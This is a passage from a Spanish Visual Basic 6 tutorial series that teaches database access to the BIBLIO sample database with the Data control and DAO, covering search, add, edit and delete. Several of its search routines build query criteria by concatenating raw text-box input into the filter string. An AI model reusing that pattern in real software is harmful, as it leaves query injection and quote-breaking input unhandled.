        KeyAscii = 0
        ' Convertir el contenido de TextBox en un número
        nReg = Val(Text4)
        ' Buscar la primera coincidencia en el recordset del Data1
        ' en el campo Author
        Data1.Recordset.FindFirst "Author Like '" & Text4.Text & "'"
    End If
End Sub
```

Fíjate que no he usado ningún comodín, por tanto tendrás que escribirlos tú, por ejemplo, para buscar la primera Jane, tendrás que escribir: *Jane en la caja de texto y pulsar Intro.
Haz la prueba, ejecuta el proyecto y
escribe ***Jane** en el Text4 y pulsa Intro, te mostrará el registro 1897, (Lenser, Jane),
ahora escribe ***Jane*** y tras pulsar Intro, te mostrará el registro 840 que contiene Janet, (Hamlin, Janet),
escribe ***J** y verás que se muestra el registro número 1242, (Baer, J)
para terminar estas pruebas, escribe **J*** y en esta ocasión se mostrará el registro 1, (Jacobs, Russell)

Y ahora un ejercicio:
Añade dos controles Options para que podamos buscar tanto por el número del ID como por el nombre del Autor, el aspecto del formulario sería este:

El Option1 será el indique que se busque por el ID y Option2 será para buscar por el campo Author.

La solución en la próxima entrega.

Bueno, hasta aquí ha llegado esta primera entrega referente al acceso a datos.
En futuras entregas veremos cómo realizar búsquedas (o consultas), así como otras cosas más, entre ellas acceder a una base de datos sin el Data Control y también al acceso a bases de datos del tipo ADO (activeX Data Objects).
Pero eso será en otra ocasión, hasta entonces, ¡que lo programes bien!

Nos vemos
Guillermo
P.S.
Si quieres bajarte los ejemplos usados (y la solución al ejercicio), pulsa este link.
(basico34_cod.zip 4.35 KB)

La página con las soluciones de esta entrega.

---

en ir al índice sig

Las páginas del Curso Básico se han visitado:
veces desde el 3/Sep/97 04:15 GMT
(aunque al contador ya se le fue la olla... y empezó a contar desde cero no se cuando...)

Curso Básico de Programación en Visual Basic

Entrega Treinta y cinco: 12~14/Feb/2001
por Guillermo "guille" Som

Si quieres linkar con las otras entregas, desde el índice lo puedes hacer

---

Se que hay muchos programadores de VB a los que no les gusta usar el Datacontol para acceder a las bases de datos; pero también se que usar este control es más fácil que usar código directo, aunque esto último también lo vamos a ver a lo largo de este curso básico, incluso lo vamos a mezclar con el Datacontrol, ya que se puede acceder a bases de datos de las dos formas de forma conjunta.
En esta entrega vamos a ampliar el ejemplo usado en la entrega anterior, para añadirle algunas opciones nuevas, para añadir nuevos registros y para eliminar registros existentes, por tanto, **si quieres conservar intacta la base de datos Biblio.mdb, te recomiendo que hagas una copia de la misma**. También vamos a usar la opción de buscar que puse como ejercicio, por tanto, si no te has leído las soluciones de la entrega 34, es conveniente de que le eches un vistazo.

Vamos a empezar por mejorar la búsqueda en la base de datos:

Buscar en una base de datos.

En esta ocasión vamos a añadir un botón buscar y buscar siguiente, para que podamos seguir buscando a partir del último registro encontrado.
En el ejemplo anterior, se buscaba al pulsar Intro en la caja de textos, pero ahora vamos a crear un procedimiento Buscar, el cual, según el parámetro recibido, buscará la primera coincidencia o seguirá buscando desde el último dato hallado.

Antes de añadir un nuevo botón, vamos a modificar el código actual para usar el nuevo procedimiento Buscar.

Crea un nuevo procedimiento, en el menú Herramientas (Tools), selecciona Añadir procedimiento..., llámalo Buscar y haz que sea privado, ya que no tiene ningún sentido que sea público, porque sólo se usará desde el formulario.
También puedes copiar y pegar el siguiente código:

```
'
Private Sub Buscar()
    ' Procedimiento para buscar el dato indicado                    (12/Feb/01)
    Dim nReg As Long
    '
    ' Buscar la primera coincidencia en el recordset del Data1
    '
    If Option1.Value Then    ' en el campo Au_ID
        ' Convertir el contenido de TextBox en un número
        nReg = Val(Text4)
        '
        Data1.Recordset.FindFirst "Au_ID = " & nReg
    End If
```

```
    If Option2.Value Then   ' en el campo Author
        '
        Data1.Recordset.FindFirst "Author Like '" & Text4.Text & "'"
    End If
End Sub
```

Ahora hay que modificar el evento **KeyPress** del control Text4, para que llame al nuevo procedimiento.
Borra el código que había anteriormente en ese evento y sustitúyelo por este otro:

```
'
Private Sub Text4_KeyPress(KeyAscii As Integer)
    ' Se buscará sólo cuando pulsemos INTRO
    '
    ' Comprobar si la tecla pulsada es Intro: vbKeyReturn o 13 que es lo mismo
    If KeyAscii = vbKeyReturn Then
        ' Esta asignación evita que suene un BEEP
        KeyAscii = 0
        ' Llamamos al procedimiento Buscar:
        Buscar
    End If
End Sub
```

Pruébalo, para que veas que todo funciona como antes.

Ahora, vamos a añadir un botón para que busque el primer registro que coincida con lo escrito, esto es para hacer lo mismo que cuando pulsas Intro en el Text4, pero para el usuario será más lógico que el hecho de tener que pulsar Intro.
Por tanto, añade un nuevo botón, (no te preocupes por ahora dónde colocarlo en el formulario, ya lo haremos dentro de poco), cámbiale el nombre a **cmdBuscar** y el Caption a Buscar, (por defecto será Command1) y escribe o añade este código (también puedes hacerlo copiando y pegando):

```
'
Private Sub cmdBuscar_Click()
    ' Simplemente llamamos al procedimiento Buscar:
    Buscar
End Sub
```

Poca cosa, ¿verdad? Pues es igual de efectivo que pulsando Intro en el Text4, pruebalo para que veas que funciona.

Creo que ya es hora de que nos vayamos complicando la vida...

Vamos a añadir un botón para seguir buscando a partir del último dato hallado:
Añade un nuevo botón, llámalo **cmdBuscarSig** y en el Caption pones: Buscar siguiente, (seguramente el texto lo escribirá en dos líneas, pero no te preocupes).
El código a usar en el evento Click de ese nuevo botón sería prácticamente el mismo que en el de Buscar, aunque antes debemos añadir un nuevo procedimiento para que busque el siguiente dato al último que buscó:

```
'
Private Sub BuscarSiguiente()
    ' Procedimiento para buscar el dato indicado                    (12/Feb/01)
    Dim nReg As Long
    '
    ' Buscar la siguiente coincidencia, a partir del último hallado
    '
```

```
    If Option1.Value Then    ' en el campo Au_ID
        ' Convertir el contenido de TextBox en un número
        nReg = Val(Text4)
        '
        Data1.Recordset.FindNext "Au_ID = " & nReg
    End If
    If Option2.Value Then   ' en el campo Author
        '
        Data1.Recordset.FindNext "Author Like '" & Text4.Text & "'"
    End If
End Sub
```

Si te fijas, el código es prácticamente el mismo que el del procedimiento Buscar, lo único que cambia es que aquí se usa **FindNext** en lugar de **FindFirst**.
Es decir FindFirst busca el primer dato que coincida con lo buscado y FindNext el siguiente al último que se buscó.
Para probar este nuevo procedimiento, en el evento **cmdBuscarSig_Click**, escribe: **BuscarSiguiente**.
Así es como quedaría ese evento:

```
Private Sub cmdBuscarSig_Click()
    ' Buscar el siguiente registro
    BuscarSiguiente
End Sub
```

Como hemos visto, el código usado en los dos procedimientos de búsqueda son prácticamente iguales, así que vamos a unificarlos para crear un sólo procedimiento de búsqueda, de esta forma, refrescarás tu memoria y sabrás algo más de parámetros en procedimientos, así como parámetros opcionales.

Parámetros opcionales.

Como sabrás, (y si no lo sabes, te lo cuento yo ahora), a partir de la versión 4 de Visual Basic se pueden usar parámetros opcionales en los procedimientos y funciones.
Esto quiere decir que podemos usar el procedimiento de varias formas, indicando todos los parámetros o sólo los que realmente son necesarios.
Por ejemplo, en el caso en que estamos ahora, el procedimiento Buscar podría tener un parámetro opcional para indicarle si es la primera búsqueda o la siguiente.
No voy a entrar en demasiadas explicaciones, ya que este tema lo veremos de forma más amplia en otra entrega, sobre todo porque tiene sus **pormenores**, o lo que es lo mismo, existen diferencias entre las versiones 4 y posteriores (al menos hasta la 6) de Visual Basic e incluso en las dos últimas se puede usar de dos formas diferentes...

En esta ocasión voy a usar el formato de las versiones 5 y 6, en estas versiones los parámetros opcionales pueden ser de un tipo de datos diferente a Variant y también pueden indicársele un valor por defecto, para que, si no se especifica, tenga el valor indicado; por supuesto, si no le indicamos el valor, tendrán el valor que ese tipo de datos tengan por defecto, por ejemplo el tipo Boolean tendrá un valor False si no se indica el valor.
Cuando se indican parámetros con tipo, a diferencia de los parámetros del tipo Variant, no se puede usar **IsMissing** para comprobar si el parámetro se ha especificado o no, pero, eso es otro tema...

Este es el código del procedimiento Buscar y a continuación te indico cómo llamarlo desde el evento Click del botón cmdBuscarSig:

```
'
Private Sub Buscar(Optional ByVal Siguiente As Boolean = False)
```

```
    ' Procedimiento para buscar el dato indicado                    (12/Feb/01)
    ' Si Siguiente = True, se busca a partir del registro activo
    ' Si no se indica, (valdrá False), buscará el primer registro
    Dim nReg As Long
    '
    ' Buscar la primera coincidencia en el recordset del Data1
    '
    If Option1.Value Then    ' en el campo Au_ID
        ' Convertir el contenido de TextBox en un número
        nReg = Val(Text4)
        '
        ' Si se busca el siguiente dato
        If Siguiente Then
            Data1.Recordset.FindNext "Au_ID = " & nReg
        Else
            Data1.Recordset.FindFirst "Au_ID = " & nReg
        End If
    End If
    If Option2.Value Then   ' en el campo Author
        '
        ' Si se busca el siguiente dato
        If Siguiente Then
            Data1.Recordset.FindNext "Author Like '" & Text4.Text & "'"
        Else
            Data1.Recordset.FindFirst "Author Like '" & Text4.Text & "'"
        End If
    End If
End Sub


Private Sub cmdBuscarSig_Click()
    ' Buscar el siguiente registro
    Buscar True
End Sub
```

Puedes borrar el procedimiento BuscarSiguiente, ya que no es necesario. Tampoco es necesario modificar el código de los eventos Text4_KeyPress ni el de cmdBuscar_Click, ya que esos dos eventos llaman al procedimiento Buscar con el valor predeterminado y al ser opcional, no es necesario indicarlo...

Si pruebas el nuevo código, te darás cuenta de que, la primera vez, pulsando tanto en Buscar como en Buscar siguiente, encuentra lo mismo, esto es debido a que FindNext, busca a partir de la última posición hallada y en el caso de buscar por primera vez, busca desde el principio.
En el caso de que cambies el texto buscado y pulses en Buscar siguiente, se mostrará el próximo registro, desde el último hallado, que contenga dicho texto, (estas pruebas hay que hacerlas en el campo Author, ya que no tienen ningún sentido hacerlo en el ID del autor). Para buscar el resto de autores con el nuevo texto, tendrás que pulsar en Buscar para que empiece a buscar desde el principio.

Fíjate en el código, se da por hecho de que **Siguiente** tiene un valor, el cual, (al ser del tipo Boolean), puede ser False o True. En caso de que sea True, es decir se ha especificado con ese valor, se buscará con FindNext y en caso de no especificarse o de hacerlo con el valor False, se usará FindFirst.
Lo mismo da: **Buscar False** que **Buscar** (sin parámetros)
Esto último: lo de no especificarse o si se especifica con el valor False, es algo que hay que tener en cuenta si el parámetro fuese de tipo Variant (cosa obligatoria si usas VB4), ya que IsMissing sólo nos informa si el parámetro no se ha especificado, pero si se especifica, puede hacerse con un valor False o True, por tanto, también habría que tenerlo en cuenta...

Ya sé que dije que lo iba a dejar para otra entrega... pero, que haces si estás usando VB4 ¿dejar aquí el curso?
Así que vamos a ver el código de Buscar para usar con VB4 o con las versiones 5 y 6 pero usando el tipo Variant.

```
'
Private Sub Buscar(Optional ByVal vSiguiente As Variant)
    ' Procedimiento para buscar el dato indicado                    (12/Feb/01)
    '
    ' Si Siguiente = True, se busca a partir del registro activo
    ' Si no se indica, (valdrá False), buscará el primer registro
    '
    ' Cuando el parámetro es de tipo Variant,
    ' no se puede indicar un valor por defecto,
    ' así que vamos a usar una variable interna para indicar el valor del parámetro
    Dim Siguiente As Boolean
    '
    Dim nReg As Long
    '
    ' Asignar correctamente el valor del parámetro indicado
    ' Si no se especifica, le asignamos el valor por defecto, en este caso: False
    If IsMissing(vSiguiente) Then
        Siguiente = False
    Else
    ' Si se indica, asignarlo a la variable interna
        Siguiente = CBool(vSiguiente)
    End If

    ' El resto del código es igual que antes

    ' Buscar la primera coincidencia en el recordset del Data1
    '
    If Option1.Value Then    ' en el campo Au_ID
        ' Convertir el contenido de TextBox en un número
        nReg = Val(Text4)
        '
        ' Si se busca el siguiente dato
        If Siguiente Then
            Data1.Recordset.FindNext "Au_ID = " & nReg
        Else
            Data1.Recordset.FindFirst "Au_ID = " & nReg
        End If
    End If
    If Option2.Value Then   ' en el campo Author
        '
        ' Si se busca el siguiente dato
        If Siguiente Then
            Data1.Recordset.FindNext "Author Like '" & Text4.Text & "'"
        Else
            Data1.Recordset.FindFirst "Author Like '" & Text4.Text & "'"
        End If
    End If
End Sub
```

Fíjate que he cambiado el nombre del parámetro y he creado una variable interna que es la que posteriormente se usa para saber si se busca desde el primero o desde el anterior.
En el caso de que no se haya especificado el parámetro, la comprobación de IsMissing se cumple, por tanto aquí le indicaremos el valor que queramos que tenga por defecto, en nuestro ejemplo no es necesario asignar ningún valor, ya que False es el valor que tendrá la variable Siguiente si no le asignamos ningún valor.
Por tanto en este ejemplo, podríamos haber hecho sólo lo siguiente, sin necesidad de usar el IsMissing:

Siguiente = CBool(vSiguiente)
Pero lo he mostrado de la forma **recomendable**, para que sepas qué hacer en el caso de que el valor por defecto fuese otro del que Visual Basic asigna a las variables por defecto.

Una vez visto el procedimiento de búsqueda, vamos a añadir dos nuevos botones para Añadir y Eliminar registros.
Recuerda lo que te dije al principio: haz una copia de la base de datos para que las pruebas no afecten al contenido de la misma.

Añade dos nuevos botones y asignales los nombres cmdAdd y cmdBorrar, así como los captions Añadir y Eliminar, el código será el siguiente:

```
'
Private Sub cmdAdd_Click()
    ' Añadir un nuevo registro
    Data1.Recordset.AddNew
End Sub

Private Sub cmdBorrar_Click()
    ' Eliminar el registro actual
    Data1.Recordset.Delete
End Sub
```

Tanto cuando se añade como cuando se borra, se debería mover el registro actual para que los cambios tengan efecto en la base de datos, ya que si se añade un nuevo registro y el mismo no se actualiza, se pierde.
Para probarlo, ejecuta el proyecto, pulsa en Añadir y directamente sin hacer nada más cierra el ejecutable, (pulsando en la x del formulario o ventana).
Ejecuta de nuevo el proyecto y si pulsas en el botón de ir al último registro del Datacontrol, verás que no hay ningún registro nuevo.
Ahora vuelve a pulsar en Añadir y escribe lo que quieras en las cajas de texto del Nombre y Año de nacimiento y pulsa en el botón de ir al primer registro y después al último (ya sabes que me refiero a los botones del Datacontrol), verás que ahora si se muestra dicho registro y si pulsas en el botón de ir al anterior, verás que se salta un número... ese es el que había reservado para nosotros, pero al no actualizar los datos, se perdió en el limbo...

¿Será por estos detalles que algunos programadores prefieran usar código puro y duro en lugar del Datacontrol?
Puede... pero no creo que sea por este motivo... ya que esto mismo se puede mejorar y no es necesario abandonar el Datacontrol para que todo funcione más o menos como debiera...
Primero vamos a hacer que los nuevos datos tengan algo, para ello, le asignaremos la cadena Nuevo al nombre del autor y haremos que se desplace al último registro, para que los datos sean permanentes, (si no modificamos algunos de los campos, el nuevo registro se perdería)
En el caso de Eliminar, vamos a movernos al primer registro, para que el registro activo sea uno con información.
Este sería el código de los eventos Click de los dos botones:

```
'
Private Sub cmdAdd_Click()
    ' Añadir un nuevo registro
    Data1.Recordset.AddNew
    ' Añadimos algún texto, para que no se pierda este registro
    Text2 = "Nuevo"
    ' Movemos al último registro para que los cambios se hagan permanentes
    ' y se muestre el nuevo registro
    Data1.Recordset.MoveLast
End Sub
```

```
Private Sub cmdBorrar_Click()
    ' Eliminar el registro actual
    Data1.Recordset.Delete
    ' Movemos al primer registro para que los cambios se hagan permanentes
    ' (también podriamos haberlo movido al último registro)
    Data1.Recordset.MoveFirst
End Sub
```

Toma nota de la forma en que se haría para mover al primer o al último registro del Recordset.
También habría que tener en cuenta si hemos sobrepasado el principio o el final de los registros, cosa que ocurre cuando no hay más registros, para ello podemos comprobar tanto EOF (End Of File, final del fichero) como BOF (Beginnig Of File, principio del fichero) y en caso de que sea cierto (True), avisar o simplemente no hacer nada...
Esto sólo habría que hacerlo al eliminar registros, ya que al añadir se supone que habrá al menos el que añadimos...

```
'
Private Sub cmdBorrar_Click()
    '
    ' Comprobar que hay registros, porque si no hay, dará error
    If (Data1.Recordset.EOF Or Data1.Recordset.BOF) Then
        ' Avisar de que no hay registros
    Else
        ' Eliminar el registro actual
        Data1.Recordset.Delete
        '
        ' Movemos al primer registro para que los cambios se hagan permanentes
        ' (también podriamos haberlo movido al último registro)
        Data1.Recordset.MoveFirst
    End If
End Sub
```

Y esto es todo por hoy.
En la próxima entrega veremos cómo acceder a bases de datos usando el ADO datacontrol.

Nos vemos
Guillermo
P.S.
Si quieres bajarte los ejemplos usados, pulsa este link. (basico35_cod.zip 3.11 KB)

---

ent ir al índice sig

Las páginas del Curso Básico se han visitado:
[ ]
veces desde el 3/Sep/97 04:15 GMT
(aunque al contador ya se le fue la olla... y empezó a contar desde cero no se cuando...)

Curso Básico de Programación en Visual Basic

Entrega Cuarenta: 04/Sep/2001
por Guillermo "guille" Som

Si quieres linkar con las otras entregas, desde el índice lo puedes hacer

---

Confío en que no acabes tarumba con tantas vueltas que estoy dando... la entrega anterior fue sobre las clases en Visual Basic y esta que te ofrezco ahora sigue los pasos de la entrega 36 sobre el acceso a bases de datos, aunque en esta ocasión sin usar el data control y con DAO. En otra entrega, veremos lo mismo, pero usando ADO... hasta que finalmente nos quedemos con ese tipo de acceso a datos, ya que Microsoft no "quiere" que sigamos usando DAO y lo trata como obsoleto, aunque no lo es tanto... pero como hay que está a la última en esto de programación, habrá que hacerles caso... así que también ve preparando el cuerpo, ya que a partir del 2002 la "nueva ola" será .NET y habrá que ir "concienciándose" de la nueva tecnología... pero no te preocupes que también podrás aprenderla... para que no te quedes atrás, aunque eso será en un futuro... talvez no muy lejano...

Cómo acceder a bases de datos DAO, sin el datacontrol.

Empecemos desde el principio... para que te vayas acostumbrando... aunque ya deberías saber crear tus propios formularios y añadir los controles que te indique... aunque prácticamente no te lo haya explicado en el curso, es algo que te enseñan en prácticamente cualquier libro e incluso en los "tutoriales" que incluye el Visual Basic.
Sólo decirte que usando la versión 5CCE de Visual Basic no se pueden acceder a datos, así que tendrás que usar la versión Profesional o la Empresarial... pero si de verdad te quieres dedicar a esto de la programación... esa serán las versiones de las que deberías disponer... y no me preguntes dónde conseguirlas... ya que las venden en cualquier "tienda" de informática o en los distribuidores que puedes encontrar en Internet.

Vayamos al tema que nos interesa, ya que no es plan de hacer "marketing" gratuito a los distribuidores que "no sponsorizan" este curso básico... ¡hum!

Crea un nuevo proyecto, se creará un proyecto con un formulario.
Añade los siguientes controles para que el formulario quede con el aspecto que te muestro a continuación, (que es parecido al usado en las entregas anteriores de acceso a datos):

Aspecto del formulario en tiempo de diseño

Los controles usados son:
En la parte superior:
cmdMover, un array de 0 a 3
Label1, un array de 0 a 2, Text1, un array de 0 a 2
cmdAdd, cmdActualizar, cmdBorrar
El segundo grupo:
Label2, Text2, Option1, Option2, cmdBuscar, cmdBuscarSig
Elbotón de salir es: cmdSalir

En el menú Proyecto/Referencias... selecciona **Microsoft DAO 3.51 Object Library** -aunque también puedes seleccionar cualquier otra que empiece por Microsoft DAO... cualquiera de ellas vale... puede que también tengas la 3.6 e incluso la 2.5/3.51 Compatibility Library, todo dependerá de la versión de DAO que tengas instalada-
A diferencia de cuando seleccionas un componente, después de cerrar el cuadro de diálogo no verás nada nuevo en la ventana de herramientas, ya que las referencias no añaden nuevos controles, pero si que añaden nuevas librerías que exponen objetos que podemos usar en nuestra aplicación...

Uno de esos objetos es el objeto Database, el cual se usará para "mantener" una referencia a la base de datos, con la cual podremos abrir recordsets que nos permitirán, entre otras cosas, introducir y modificar los datos de cualquier tabla incluida en la base de datos a la que queramos acceder...

¿Qué es un Recordset?

Según la ayuda de Visual Basic, *"Un objeto Recordset representa los registros de una tabla o los registros del resultado de ejecutar una consulta"*. Una consulta es... eso... una consulta... una especie de búsqueda avanzada, en la que podemos indicar varios criterios de búsqueda... aunque también, como verás pronto, es algo más sencillo que todo eso. No te preocupes que veremos algunos ejemplos de "consultas".

Para poder manejar los objetos Database y Recordset, hay que crear unas variables para dichos objetos, por tanto en la sección de declaraciones del formulario (General/Declaraciones), añade estas líneas:

```
Option Explicit

Private db As Database
Private rs As Recordset
```

De esta forma tendremos una variable llamada **db** que apuntará al objeto Database y otra, llamada **rs**, que apuntará a un objeto del tipo Recordset.
En el evento Form_Load asignaremos los "objetos reales" a esas dos variables.
Para poder abrir la base de datos, necesitamos saber el path en el que se encuentra dicha base de datos, para ello vamos a crea una constante, en la cual tendrás que indicar el path correcto, es decir, el sitio exacto en el que se encuentra la base de datos, en nuestro caso será BIBLIO.MDB, la base de ejemplo que se incluye con Visual Basic.

```
Const sPathBase As String = "C:\Program Files\Microsoft Visual Studio\VB98\BIBLIO.MDB"
```

A continuación abrimos la base de datos usando la función OpenDatabase, la cual devuelve un objeto de la base de datos recién abierta, uno de los parámetros que espera recibir dicha función es el path de la base de datos que queremos abrir, en nuestro ejemplo usaremos el contenido de la constante anterior: sPathBase.

```
' Crear el objeto de base de datos
Set db = OpenDatabase(sPathBase)
```

A continuación creamos el objeto recordset a partir de una "consulta" realizada a la base de datos, en este caso lo que queremos "consultar" son TODOS los campos de la tabla Authors:

```
' Crear el recordset con la tabla que queremos manipular
Set rs = db.OpenRecordset("SELECT * FROM Authors", dbOpenDynaset)
```

La constante **dbOpenDynaset** le indica al método **OpenRecordset** que lo que queremos asignar a la variable **rs**, (de tipo Recordset), es del tipo Dynaset, este tipo de recordset permite mostrar y modificar los datos asignados a dicho recordset; además de este tipo de recordset, existen otros los cuales sólo se pueden usar para "recorrer" los datos o mostrarlos, si así lo prefieres, pero no permiten modificarlos, ese tipo de recordset también lo veremos en esta misma entrega.

Una vez que tenemos la variable **rs**, podemos acceder al contenido de la tabla Authors tal y como lo haciamos antes con el control Data. Para que te hagas una idea, **rs** tendrá el mismo funcionamiento que el que tenía **Data1.Recordset** en los ejemplos de las entregas anteriores sobre acceso a datos, en particular las entregas 34 y 35.

Como no tenemos un control data, el cual nos permitía movernos por los diferentes registros de la tabla, en el formulario hay cuatro botones, que se usarán para esa tarea: movernos tanto al primero, anterior, siguiente o último registro, el código para hacerlo es el que te muestro a continuación:

```
Private Sub cmdMover_Click(Index As Integer)
    On Error Resume Next
    '
    ' Cuando las propiedades BOF y EOF dan como resultado TRUE,
    ' es que no hay datos, por tanto, salir del procedimiento
    If rs.BOF = True And rs.EOF = True Then
        Exit Sub
    End If
    '
    ' Mover al registro indicado según el botón pulsado
    If Index = 0 Then       ' Al primero
        rs.MoveFirst
    ElseIf Index = 1 Then   ' Al anterior
        rs.MovePrevious
    ElseIf Index = 2 Then   ' Al siguiente
        rs.MoveNext
    ElseIf Index = 3 Then   ' Al último
        rs.MoveLast
    End If
    '
    ' Si estamos antes del primero. mover al primero
    If rs.BOF Then
```

```
        rs.MoveFirst
    ' Si estamos después del último, mover al último
    ElseIf rs.EOF Then
        rs.MoveLast
    End If
    ' Si no se ha producido error, mostrar los datos
    If Err = 0 Then
        MostrarRegistro
    End If
    '
    Err = 0
End Sub
```

Lo primero que hacemos es comprobar si hay datos en el recordset, para ello comprobamos que ni BOF ni EOF den como resultado un valor verdadero. Cuando BOF es True, significa que el recordset está "antes" del primer registro, por otro lado EOF será True cuando estemos después del final de los registros. **Cuando estas dos propiedades devuelven un valor verdadero, es que no hay datos en el recordset**.

A continuación movemos el "puntero" del recordset al registro indicado, según el valor de Index sabremos que botón se ha pulsado y por tanto que "acción" tenemos que elegir. En los comentarios puedes ver qué valor corresponde con cada movimiento.

Como es posible que el usuario pulse en el botón anterior o siguiente después de estar al principio o al final respectivamente, tenemos que "controlar" si ya estamos al principio o al final del recordset para posicionarnos en el registro adecuado.

Por último, si todo ha ido bien, (no se ha producido un error), llamamos al procedimiento que muestra el contenido del registro activo en las cajas de texto.
Esto último lo hace el procedimiento MostrarRegistro, cuyo código es el siguiente:

```
Private Sub MostrarRegistro()
    ' Mostrar los datos del registro actual
    ' A este procedimiento hay que llamarlo cada vez que
    ' queramos mostrar los datos del registro actual.
    With rs
        Text1(0) = .Fields("Au_ID")
        Text1(1) = .Fields("Author")
        Text1(2) = .Fields("Year Born")
    End With
End Sub
```

Si le echas un vistazo al código de las pruebas con el control Data, notarás que no era necesario llamar expresamente a un procedimiento para que los datos se mostraran, esto era así porque el propio datacontrol se encargaba de actualizar la información en los controles que tenía "enlazados", pero ahora no tenemos un control que "automatice" esta tarea, así que, tenemos que hacerlo por nuestros medios... por suerte no es tan difícil.

Ahora vamos a ver los procedimientos de Añadir un nuevo registro, actualizar uno ya existente y eliminar el registro actual. En el propio código encontrarás la explicación de que es lo que hace cada línea usada.

El código de Añadir un nuevo registro:

```
Private Sub cmdAdd_Click()
    ' Añadir un nuevo registro
    With rs
        .AddNew
        ' Añadimos algún texto, para saber que es un nuevo dato
        .Fields("Author") = "Nuevo Autor"
        ' Actualizamos los datos, para que se graben en el recordset
        .Update
    End With
```

```
End Sub
```

El código de Actualizar el contenido de las cajas de texto en el recordset:

```
Private Sub cmdActualizar_Click()
    ' Guardar el contenido de las cajas de texto
    With rs
        ' Antes de actualizar los datos del recordset,
        ' hay que ponerlo en modo edición
        .Edit
        ' Este campo es autonumérico, así que no asignarlo
        '.Fields("Au_ID") = Text1(0) + 0
        ' Añadimos una cadena vacía al final
        ' ya que si Text1(1) está vacío, se asignará un valor NULL y dará error
        .Fields("Author") = Text1(1) & ""
        ' Idem con el año de nacimiento, pero como es numérico, se sumará 0
        .Fields("Year Born") = Text1(2) + 0
        ' Actualizar los datos en el recordset
        .Update
    End With
End Sub
```

Y por último el código para eliminar un registro... como siempre, borrar es muy fácil...

```
Private Sub cmdBorrar_Click()
    ' Borrar el registro actual
    ' Se comprueba que haya algún registro activo,
    ' para ello se comprueba que no hayamos pasado del principio o el final del Recordset
    '
    ' Comprobar que hay registros, porque si no hay, dará error
    If Not (rs.EOF Or rs.BOF) Then
        ' Eliminar el registro actual
        rs.Delete
        '
        ' Movemos al primer registro
        cmdMover_Click 0
    End If
End Sub
```

Bien, básicamente estas tareas son prácticamente iguales a las usadas con el datacontrol, con la salvedad de que hay que mostrar los datos cuando se cambia el registro activo.
Ahora veremos el código usado para buscar los datos, el cual es también prácticamente lo mismo que cuando se tenía el datacontrol. Fíjate que la única diferencia es que en lugar de usar la propiedad Recordset del datacontrol, se usa el recordset "cargado" con los datos y que está contenido en la variable **rs**.

Este es el código de buscar y buscar siguiente, para lo cual usamos los métodos FindFirst y FindNext respectivamente.

```
Private Sub cmdBuscar_Click()
    ' Buscar el primer registro que coincida con el dato buscado
    Buscar
End Sub

Private Sub cmdBuscarSig_Click()
    ' Buscar el siguiente
    'Buscar Siguiente:=True
    Buscar True
End Sub

Private Sub Buscar(Optional ByVal Siguiente As Boolean = False)
    ' Procedimiento para buscar el dato indicado                    (18/Ene/01)
    ' Si Siguiente = True, se busca a partir del registro activo
```

```
    Dim nReg As Long
    Dim sBookmark As String
    Dim sBuscar As String
    '
    ' Iniciamos la detección de errores
    On Error Resume Next
    '
    ' Buscar la primera coincidencia en el recordset del Data1
    If Option1.Value Then
        ' Convertir el contenido de TextBox en un número
        nReg = Val(Text2)
        ' en el campo Au_ID
        sBuscar = "Au_ID = " & nReg
    End If
    If Option2.Value Then
        ' en el campo Author
        sBuscar = "Author Like '" & Text2.Text & "'"
    End If
    '
    With rs
        ' Guardar la posición anterior, por si no se halla lo buscado...
        sBookmark = .Bookmark
        '
        If Siguiente = False Then
            ' Buscar desde el principio
            .MoveFirst
            .FindFirst sBuscar
        Else
            ' Busca a partir del registro actual
            .FindNext sBuscar
        End If
        ' Devolverá un error si no se halla lo buscado
        ' aunque no siempre es así...
        If .NoMatch Then
            Err.Clear
            MsgBox "No existe el dato buscado o ya no hay más datos que mostrar."
            ' Posicionar el recordset en la posición guardada
            .Bookmark = sBookmark
        End If
        ' Mostrar los datos del registro actual
        MostrarRegistro
    End With
End Sub
```

¿Cómo realizar consultas con DAO?

Ya hemos visto cómo introducir y modificar registros, también hemos visto cómo buscar un dato y seguir mostrando el resto de las coincidencias que se vayan produciendo. Pero hay ocasiones en las que a veces es necesario poder ver TODO el resultado de la búsqueda, incluso a veces nos interesa buscar más de un dato a la vez. Eso mismo se puede hacer con FindFirst y FindNext, es decir, podemos buscar en más de un campo del mismo registro el dato o datos que nos interesa a un mismo tiempo. Pero además de usar recordsets de sólo lectura, podemos acelerar esa tarea de "obtener" la información que queramos realizando consultas en lugar de ir buscando uno por uno los datos. Independientemente de cómo hagamos la consulta, siempre nos quedará el recurso de poder usar los métodos FindXXX para buscar a su vez datos dentro del resultado de la consulta, ya que al fin y al cabo el resultado de dicha consulta se almacena en un objeto recordset... ¡que lio! ahora veremos con ejemplos cómo funciona todo esto.

Para mostrar el resultado de la "búsqueda" o consulta, vamos a usar un control ListView.
Para añadir un control ListView a nuestro proyecto, primero hay que "añadir" el control a la barra de herramientas de Visual Basic, para ello, selecciona la opción Componentes del menú Proyecto y del cuadro de diálogo que te muestra, selecciona **Microsoft Windows Common Controls**, (pude que a continuación de este nombre te muestre la versión de Visual Basic, en mi caso, me muestra 6.0, pero también la 5.0 (SP2), ya que tengo instalado esas dos versiones de VB.
Una vez que has pulsado en Aceptar, verás que se han añadido nuevos controles a la barra de

herramientas (ToolBox), selecciona el que representa al Listview y añadelo al formulario, mediante código configuraremos la apariencia.
Si quieres puedes crearte un nuevo proyecto para esta "segunda" prueba, ya que, además de añadir el ListView, también vamos a quitar los botones de búsqueda, porque no tiene sentido tenerlos... al menos para el propósito de este ejemplo.
El aspecto del formulario sería el siguiente:

El aspecto, en tiempo de diseño, del segundo formulario

El código para configurar el ListView en tiempo de ejecución para mostrar la información de la tabla Authors de la base de datos Biblio.mdb lo pondremos en el evento Form_Load y es el siguiente:

```
    With ListView1
        ' El tipo de Listview que queremos es del tipo "reporte"
        .View = lvwReport
        ' Que muestre las líneas de separación entre datos
        .GridLines = True
        ' Que no se puedan modificar los datos del listview
        .LabelEdit = lvwManual
        ' Añadimos las cabeceras
        .ColumnHeaders.Add , , "Au_ID", 900
        .ColumnHeaders.Add , , "Autor", 2700
        .ColumnHeaders.Add , , "Año nacimiento", 1500, lvwColumnRight
    End With
```

Ahora la búsqueda sólo se hará por el nombre del autor y se mostrarán en la lista todos los autores que coincidan con los datos que queremos buscar. El código del botón Buscar sería el siguiente:

```
Private Sub cmdBuscar_Click()
    ' Mostrar los datos en el listview
    Dim sBuscar As String
    Dim tRs As Recordset
    Dim tLi As ListItem
    '
```

```
    ' Formar la cadena de la consulta:
    ' Se busca por el nombre del autor y se muestran clasificados por el nombre
